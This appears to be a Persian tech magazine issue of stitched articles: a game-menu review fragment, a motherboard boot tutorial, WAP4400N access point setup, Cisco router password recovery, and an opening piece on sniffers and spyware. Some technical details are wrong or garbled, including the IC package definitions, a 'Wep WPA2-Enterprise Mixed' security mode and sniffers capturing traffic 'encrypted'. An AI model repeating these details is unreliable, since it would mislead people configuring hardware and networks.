اولین بار وارد منوهای Crafting و سایر منوها شدید، سرگیجه گرفتید (!) زیاد نگران نباشید، چون اکثر گیمرها در رویارویی اولیه با این دسته‌گل سازندگان دقیقا همین حس بهشان دست داده است! واقعا نمیدانم بر چه اساس و با چه استدلالی منوهایی که در طول بازی هزاران بار مورد استفاده قرار میگیرند و گیمر در تعامل مستقیم با آنهاست این چنین شلخته، کند و ناکارآمد طراحی شده‌اند، مخصوصا بر روی نسخه PC کنترل و مرور این منوها با ماوس واقعا عذاب‌آور است. شخصا وقتی برای اولین بار به دنبال محتویات inventory (که بازی به آن rucksack یا همان کوله پشتی میگوید) میگشتم، چند دقیقه‌ای دور سر خودم میچرخیدم! و این نتیجه‌ی موردی واضح است؛ معمولا وقتی سازندگان FPS به فکر اضافه کردن المان‌های RPG به عنوان خود میافتند همچنین اتفاقاتی رخ میدهد! اما واقعیت این است که اوضاع آنقدرها هم وخیم نیست و خوشبختانه بعد از چندین بار کلنجار رفتن با این منوها بالاخره به آنها عادت خواهید کرد و میزان عذاب ناشی از آنها در ادامه بازی اندکی کمتر خواهد شد. خوشبختانه سازندگان در مورد انتخاب اسلحه‌ها در هنگام بازی مقداری هوشمندانه‌تر عمل کرده‌اند و از چرخ انتخاب یا همان selection wheel (یا هر چیزی دیگری که اسمش را میشود گذاشت) استفاده کرده‌اند، و از این نظر انتخاب اسلحه‌ها و مهمات راحت‌تر انجام میشود.



مقصود بادپا

مهندسی عمران
عضو افتخاری آفلاین




بخش جدید

تو کامپیوترت چه خبره؟!

سلام آفلاینی ها!
مفتخرم که با تیم آفلاین آموزش حرفه ای سخت افزار رو شروع کنم. همانطور که مطلع هستید علم سخت افزار بسیار وسیع می باشد و همین موضوع کار را برای ما کمی دشوار کرده بود که شروع مقاله از چه مبحثی باشد چرا که با بکار بردن هر کلمه ی تخصصی، مباحث جدیدی برای گفتن نمایان می شود. سعی می کنم مقاله اول رو با اطلاعات پایه شروع کنم. نکات بسیار زیادی در لا به لای این آموزش به چشم می خورد که امیدوارم مورد پسند شما قرار بگیرد. نقطه شروع آموزش را از وقتی که دستگاه روشن می شود پی گیری می کنیم.

سخت
افزار





برای بررسی عملیات اجرایی در روشن شدن دستگاه دو مسئله پیش روی ماست : ۱. Laptop ۲. Pc

که تفاوت هایی با یکدیگر دارند. ابتدا از PC شروع می کنیم. مادربرد انتخابی ما GigaByte GA-p31-es3g می باشد. و از مشخصات آن LGA ۷۷۵ Intel و Ram DDR ۲ می توان نام برد. بحث ما تشریح این مادربرد است که روال کار برای مادربرد های هم نوع آن نیز به همین شکل می باشد.

توضیحی مختصر در مورد ۳ نوع آی سی :

SIP = آی سی هایی که پایه های آن در دو طرف قرار دارد.

SOP = آی سی هایی که پایه های آن در چهار طرف قرار دارد.

BGA = آی سی هایی که پایه های آن در زیر قرار دارد.

برق ۲۲۰ یا ۱۰۰ ولت (۵۰-۶۰ hz) وارد پاور (منبع تغذیه) می شود. پاور برق AC (متناوب) را به DC (مستقیم) تبدیل کرده و خروجی آن ولتاژهای ۱۲+ ، ۱۲- ، ۵+ ، ۵- ، ۳.۳ ، Gnd با آمپر مشخص می باشد. ولتاژ های خروجی مثبت باید صاف و بدون نویز باشند تا به قطعات اسیبی وارد نشود.

ولتاژ های تولیدی از طریق کانکتور ۲۴ پین و ۴ پین (مخصوص cpu) به مادربرد متصل می شود. حال ولتاژ وارد مدار کنترل مادربرد می شود این بخش برق مورد نیاز هر ارگان را مشخص می کند. مدار کنترل ، ولتاژ تعیین شده را به سمت super io ارسال می کند.

io چیست ؟ یک آی سی sop است و وظیفه ی آن کنترل گذرگاه های ورودی و خروجی می باشد و به نام های ami ، winbond ، ene ، ITE و ... می باشند.

چیپ io ولتاژ را به سمت سویچ (off/on) هدایت می کند. حال وقتی اتصال سویچ برقرار شود io مطلع شده و دستور تغذیه تمام قطعات را به مدار کنترل ولتاژ اصلی می دهد. لازم به ذکر است که به دلیل حساسیت بالای cpu به نوسانات ولتاژ، مدار پاورینگ آن مستقل می باشد. (کانکتور ۴ پین ولتاژ را به سمت آی سی PWM و مدار کنترل (چوک+ترانزیستور+خازن+ic = فاز) مربوط به cpu می رساند).

حال io تغذیه تمام قطعات را به پل جنوبی گزارش می دهد. پل جنوبی به پل شمالی رخداد های مختص خود را گزارش می کند و پل شمالی تمامی نتایج را به cpu اطلاع می دهد. وقتی پردازنده پیام روشن بودن ارگان ها را دریافت کرد اوسیلاتور (نوسان ساز) شروع به تولید فرکانس برای رسیدن به فرکانس تعیین شده cpu می کند. پردازنده فرمان به ic clock می دهد .


Ic clock چیست ؟ یک آی سی SIP است که نزدیک آن کریستال ۱۴.۳۱۸ قرار دارد. وظیفه آن تعیین فرکانس ارگان ها می باشد.



ic clock پل جنوبی و شمالی و دیگر اجزا را از لحاظ فرکانس کاری و سرعت کنترل می کند ، همچنین این وظیفه را برعهده دارد که ارتباط بین io و پل جنوبی را کنترل کند (چون io سرعت پایین تری را نسبت به پل جنوبی دارد و برای اینکه در ارتباط خود دچار وقفه نشود نیازمند همسان سازی می باشد.) حال وقتی ic clock سرعت قطعات پایه را مشخص کرد پیامی به سمت bios ارسال می کند .

Bios چیست ؟ در عمل از هماهنگی بین قطعات ، پورت ها و عملکرد CPU اطمینان حاصل می کند. همچنین اطلاعاتی همچون تاریخ و ساعت + تنظیمات مادربرد را در Cmos (در صورت هرگونه تغییر در مادربرد اطلاعات ان عوض می شود) ذخیره می کند. Bios اولین موردی را که بررسی می کند حافظه cmos (به گمانم ظرفیتش ۶۴ بیت باشد) بعد کار اصلی خود را آغاز می کند و شروع به شناسایی ریز به ریز قطعات متصل به مادربرد مثل sata - ide - ram - vga - mouse - keyboard - PCI & می کند؛ درایور ها را می شناسد و با توجه به اینکه bios با سخت افزار درگیر است یک نسخه از درایور ها را در ram تکثیر می کند. گفتنی است که برخی قطعات bios مختص به خود دارند مثل کارت گرافیک. وقتی تمامی قطعات اصلی به درستی شروع به کار کنند تک بوق تایید بایوس شنیده می شود. (در حین انجام این فرایند ها تصاویری مربوط به مشخصات سخت افزاری نمایش داده می شود)/حال بایوس به دستور پردازنده اطلاعات را از boot فراخوانی می کند مثلا هارد و در حافظه ی رم بارگذاری می کند. و سیستم عامل بالا می آید. چند تا مطلب باقی مانده که عرض میکنم.

مدار RTC : تشکیل شده از پل جنوبی + باتری ۳ ولتی + کریستال ۳۲.۷۶۸ . این مدار همیشه به خاطر وجود باتری برای نگهداری تنظیمات مادربرد روشن می باشد. ضمیمه می کنم که super io ، RTC ، Bios و IC Clock که تقریبا به شکل موازی با یکدیگر و مخصوصا سویچ عمل می کنند. در مادربرد های با گرافیک onboard ، گرافیک در چیپ شمالی و یا پردازنده قرار دارد. ممکن است مادربردی فقط پل شمالی داشته باشد و وظایف پل جنوبی نیز به عهده پل شمالی می باشد. برای درک بهتر روابط یکی از بلاک های دیگر این مادربرد را ملاحظه بفرمایید.



مادربرد های به روزتر شیوه برقراری ارتباط بین اجزای آن متفاوت می باشد مثلا Ram DDR۳ به طور مستقیم با cpu در ارتباط می باشد اما Ram DDR۲ ابتدا به پل شمالی متصل می شود و پی شمالی ارتباط آن را با پردازنده ممکن می سازد. روال کار لپ تاپ به خاطر داشتن برخی خصوصیات کمی متفاوت تر عمل می کند. که در آینده به ان می پردازیم.





راهِی و



شبکه های بی سیم

الان باید به صفحه آماده سازی WAP4400N جهت تنظیمات بروید.

دسترسی به صفحه آماده سازی WAP4400N

مرحله ۱:

کامپیوتر خود را به پورت اترنت WAP4400N وصل کنید.

مرحله ۲:

به کامپیوتر خود بصورت استاتیک یک IP و Subnet Mask اختصاص دهید. در اینجا فقط به IP و Subnet Mask نیاز است و به تنظیم GateWay و DNS نیازی نیست.

مرحله ۳:

برای دستیابی به صفحه آماده سازی WAP4400N در آدرس بار <http://192.168.1.245> تایپ کنید. صفحه به شکل زیر نمایش داده شده و از شما درخواست User name و Password میکند. برای هر دو مقدار "Admin" را وارد کنید. اگر این صفحه نمایش داده نشد WAP4400N را Reset کنید.



اهمیت پیکربندی صحیح ابزار شبکه بی سیم و ایجاد محدودیت جهت دسترسی به اینترنت، غیر فعال کردن انتشار، حفاظت از اطلاعات ارسالی به کمک رمزنگاری، محدود کردن پهنای باند، تغییر نام شبکه بی سیم، تغییر رمز مدیر، ایجاد شبکه چندگانه، استفاده از دسترسی حفاظت شده، نگهداری از نرم افزار دائمی فعلی و بروز رسانی آن و حفظ کلیه اطلاعات در خصوص تنظیمات صورت گرفته بر روی نقطه دسترسی بصورت مستند امکان استفاده امن و قابل اطمینان از شبکه بی سیم را فراهم می نماید. در ادامه قصد داریم که نحوه پیکربندی یک رادیو را بصورت ساده و تصویری بیان کنیم. در این قسمت به بیان نحوه پیکربندی Access Point WAP4400N می پردازیم.

رویه های مورد نیاز برای ارتباط اولیه و آماده سازی WAP4400N

مرحله ۱: یک سر کابل اترنت را به مسیریاب یا سویچ خود وصل کنید و سر دیگر آنرا به پورت اترنت Access Point وصل کنید.

مرحله ۲: اگر شما از PoE استفاده نمی کنید، نیاز به یک آداپتور برق دارید. آنرا به برق زده و به WAP4400N وصل کنید. LED های جلوی Access point روشن می شود.



مرحله ۲:

وقتی صفحه آماده سازی نمایان شد، SSID را پیدا کنید و مقدار آنرا به نام شبکه وایرلس دلخواهتان تغییر دهید.



مرحله ۳:

ذخیره کردن تنظیمات با کلیک بر دکمه Save Setting.

تغییر کانال شبکه وایرلس بر روی Access point.

بسیاری از محصولات وایرلس با پیشفرض کانال ۶ کار میکنند. برای تغییر کانال AP مراحل زیر را دنبال کنید.

مرحله ۱:

دسترسی به صفحه آماده سازی

مرحله ۲:

وقتی صفحه آماده سازی نمایان شد بر روی Wireless کلیک کنید


مرحله ۳:

گزینه Channel را پیدا کرده و مقدار آنرا به کانال دلخواه تغییر دهید. کانال توصیه شده

نکته: اگر از سیستم عامل XP sp2 و مرورگر IE استفاده می کنید، شاید ممکن است پیام Pop-up blocked را مشاهده کنید. بر روی آن بار کلیک کرده و گزینه Temporary Allow Pop-ups را انتخاب کنید.

مرحله ۴:

پس از انجام مراحل قبل، صفحه زیر را مشاهده می کنید. این صفحه همان صفحه آماده سازی Access Point WAP4400N است.



برای اولین بار که این صفحه را می بینید ممکن است شما تنظیمات DHCP و IP را تغییر دهید. مطمئن شوید که اینها در همان محدوده از شبکه شما باشند. IP WAP4400N Static را بصورت پیشفرض تنظیم کرده است.

نکته: در سیستم های مکنتاش هم به همین صورت است.



تغییر نام شبکه

تغییر نام شبکه یا SSID می تواند یکی از روشهای امنیتی در شبکه وایرلس باشد.

برای تغییر نام شبکه وایرلس مراحل زیر را دنبال کنید.

مرحله ۱: به صفحه آماده سازی WAP4400N بروید.





مرحله ۴: ذخیره تنظیمات با کلیک بر روی دکمه Save Setting امنیت شبکه وایرلس

هدف از امنیت شبکه خانگی، مشکل ساختن شناسایی، دسترسی و استفاده از منابع شبکه شما می باشد. بوسیله بکارگیری چندین لایه حفاظتی، می توانید مانع بسیاری از حملات معمول شوید.

مرحله ۱: دسترسی به صفحه آماده سازی WAP4400N

مرحله ۲: کلیک بر تب Wireless و تغییر مقدار SSID به نام شبکه دلخواه. مقدار SSID را زمانی که می خواهید به شبکه وایرلس وصل شوید می بینید. کلیک بر روی Save Setting.



مرحله ۳: کلیک بر روی تب Wireless Security و تغییر مقدار Security Mode به Wep WPA2-Enterprise Mixed و سپس کلیک بر روی دکمه Save Setting جهت اعمال تغییرات صورت گرفته.

تنظیمات خود را یادداشت کنید!

تمام تغییراتی را که به عنوان پیش فرض در تنظیمات AP ایجاد می کنید شامل: کلمه عبور، SSID (نام شبکه)، کلید رمزگذاری WEP، کلید فیلترها و تنظیمات MAC و ... یادداشت نمائید. در صورت بارگذاری مجدد بصورت فیزیکی و یا به روزرسانی، شما قادر خواهید بود دوباره بدون اینکه مجبور باشید دوباره تنظیم کنید برای هر سرویس گیرنده با تنظیمات جدید، شبکه را ایجاد کنید. کلمات یادداشت نموده را در جایی مطمئن نگهداری نمائید. اگر تعداد کلاینت های شما کم می باشد جهت افزایش امنیت می توانید از تنظیمات Mac address استفاده نمایید. بعد از وارد نمودن Mac address کلاینت ها، AP فقط کلاینتهای معرفی شده سرویس می دهد.

LED های AP

LED های جلوی Access Point نشان دهنده وضعیت ارتباط ها می باشد. وقتی یک AP روشن میشود و یک ارتباط موفق با شبکه برقرار می کند، LED های ACT, Link, Power میبایست روشن شوند. LED ACT می بایست چشمک زنان باشد. این نشان دهنده اینست که AP فعال است و آماده برای ارسال و دریافت اطلاعات از / به یکی از دستگا های شبکه می باشد. LED Link روشن است. این نشان دهنده اینست که یک ارتباط موفق بین AP و مسیریاب می باشد. و LED Power روشن می شود وقتی AP به درستی روشن می شود.

ادامه دارد ...




ریکاوری پسورد روتر سیسکو

سلام آفلاینی ها! از این پس با ترفند ها و نکاتی از سوئیچ ها و روترهای سیسکو برای شما مقالاتی آماده میکنم که مطمئنا بسیار کاربردی و مفید خواهد بود.

Password Recovery عملیاتی است که در آن پسورد فراموش شده سیسکو را تغییر می دهیم. برای اینکار به دسترسی فیزیکی به دستگاه و ارتباط کنسول نیاز داریم. به صورت نرمال روتر از مراحل زیر برای boot شدن استفاده می کند:

۱. روتر روشن شده و توسط ROM راه اندازی می شود.

۲. روتر Configuration-Register را چک می کند.

۳. روتر فایل Configuration را داخل Load NVRAM می کند تا IOS آن را بخواند.

۴. براساس IOS configuration، IOS را انتخاب می کند و IOS را درون De-Ram، compress می کند.

Configuration-Register به میزان ۲ بایت است که به صورت HEX نشان داده می شود. توسط این مقدار مشخص می شود روتر از چه و به چه صورتی Boot شود. در ضمن سرعت پورت Console و مشخصات دیگری نیز توسط این ۲ بایت گزارش می گردد که از حوصله بحث ما خارج است. برای اینکه از شر پسورد خلاص شویم باید روتر را بدون Configuration-Register بالا آوریم. برای اینکار باید سراغ Configuration-Register رفت و مرحله ای که در آن configuration خوانده می شود را از کار انداخت. برای اینکار Configuration-Register را باید به ۰x۲۱۴۲ تغییر دهیم. اما مشکل اینجاست که دسترسی به روتر نداریم (زیرا رمز عبور گمشده است). پس باید روتر را خاموش/روشن کنیم:

در زمان بوت شدن IOS از کلیدهای Ctrl+Break استفاده می کنیم تا این مرحله قطع شده و ما را به ROMMON ببرد. در ROMMON می توانیم با دستور confreg ۰x۲۱۴۲ روتر را مجبور کنیم تا فایل Configuration را نخواند و مثل یک روتر جدید بدون تنظیم بوت شود. بعد از تنظیم دستور i یا Initialize را زده تا روتر Reload شود و می بینیم که روتر بدون تنظیم بالا آمد. سپس درون Enable رفته و محتویات NVRAM کپی می کنیم (Copy startup-config running-) Configuration-register را به عدد ۰x۲۱۰۲ برمیگردانیم.

```

۱. روتر را Reboot می کنیم.
۲. در حین بوت شدن روتر کلیدهای Ctrl+Break را فشار می دهیم.
۳. ROMMON> confreg 0x2142
۴. ROMMON> i
۵. Router> enable
۶. Router# copy startup-config running-config
۷. Router# config terminal
۸. Router(config)# enable secret newpassword
۹. Router(config)# configuration-register 0x2102
۱۰. Router(config)# exit
۱۱. Router# copy running-config startup-config
  
```

باید توجه داشت که در مرحله ۶ از NVRAM به RAM کپی می کنیم و پس از تغییر Password اینبار در مرحله ۱۱ از RAM به NVRAM کپی انجام می شود تا configuration را از دست نداده و تنها Enable secret را تغییر دهیم. نکته مهم اینست که هر بار فایل به NVRAM ریخته می شود جای فایل قبلی را می گیرد (یا Replace می شود). اما وقتی فایل به RAM کپی می شود با محتویات RAM Merge می شود. از آنجا که دستور Shutdown در روتر جدید و بدون config روی interface ها به صورت پیش فرض قرار دارد، بعد از مرحله Password Recovery باید Interface ها را بصورت دستی No shut کنیم. امیدوارم که مفید باشه دوستان. موفق و پیروز باشید



مروری گذرا بر فصل قبل:

اسنیفرها برنامه هایی هستند برای عیب یابی شبکه نه هک کردن !!! اون ها مثل یک صافی عمل می کنند و پک هایی که بین کلاینت و سرور رو رد و بدل میشود رو به صورت رمز نگاری شده میگیرند و به شما نشان میدهند . اسنیفر ها به درد افرادی می خورد که یک ای اس پی ساختند و حالا می خواهند شبکه ی محلی خودشونو عیب یابی کنند . (البته بعضی از سایت های معتبر هم از اسنیفر ها استفاده میکنند) البته همان طور که از هر چیز خوبی میشود استفاده کرد ، برای هک کردن نیز از آنها می شود استفاده کرد. یکی از ساده ترین این برنامه ها IP sniffer هست که IP را پیدامی کند.

مجید هدایتی

متخصص بر پا سازی سرور

عضو رسمی آفلاین



قسمت دوم اسنیفر

تاریخچه اسنیفرها و اولین اسنیفر و انواع آنها:

نرم افزارهای جاسوسی

اولین بار نام نرم افزار جاسوسی در ۱۹۹۵م. به کار رفت. نوعی از نرم افزارها هستند که بر روی رایانه نصب می شوند و به جمع آوری اطلاعات از رایانه بدون اجازه کاربر می پردازند. اغلب تشخیص و حذف این نرم افزارها مشکل است. معمولا اطلاعاتی که به وسیله این نرم افزارها جمع آوری می شود، شامل ثبت گشت و گذار کاربر در محیط اینترنت، شناسایی کد رمز عبور کاربر به خصوص در عملیات بانکی و مسیریابی گشت و گذار اینترنتی (pop-up) و ارائه آن به شرکت های تبلیغاتی است. در واقع بسیاری از نرم افزارهای جاسوسی در زمینه تبلیغات فعال هستند و زمانی که کاربر وارد یک سایت خاص می شود، انواع و اقسام تبلیغات را 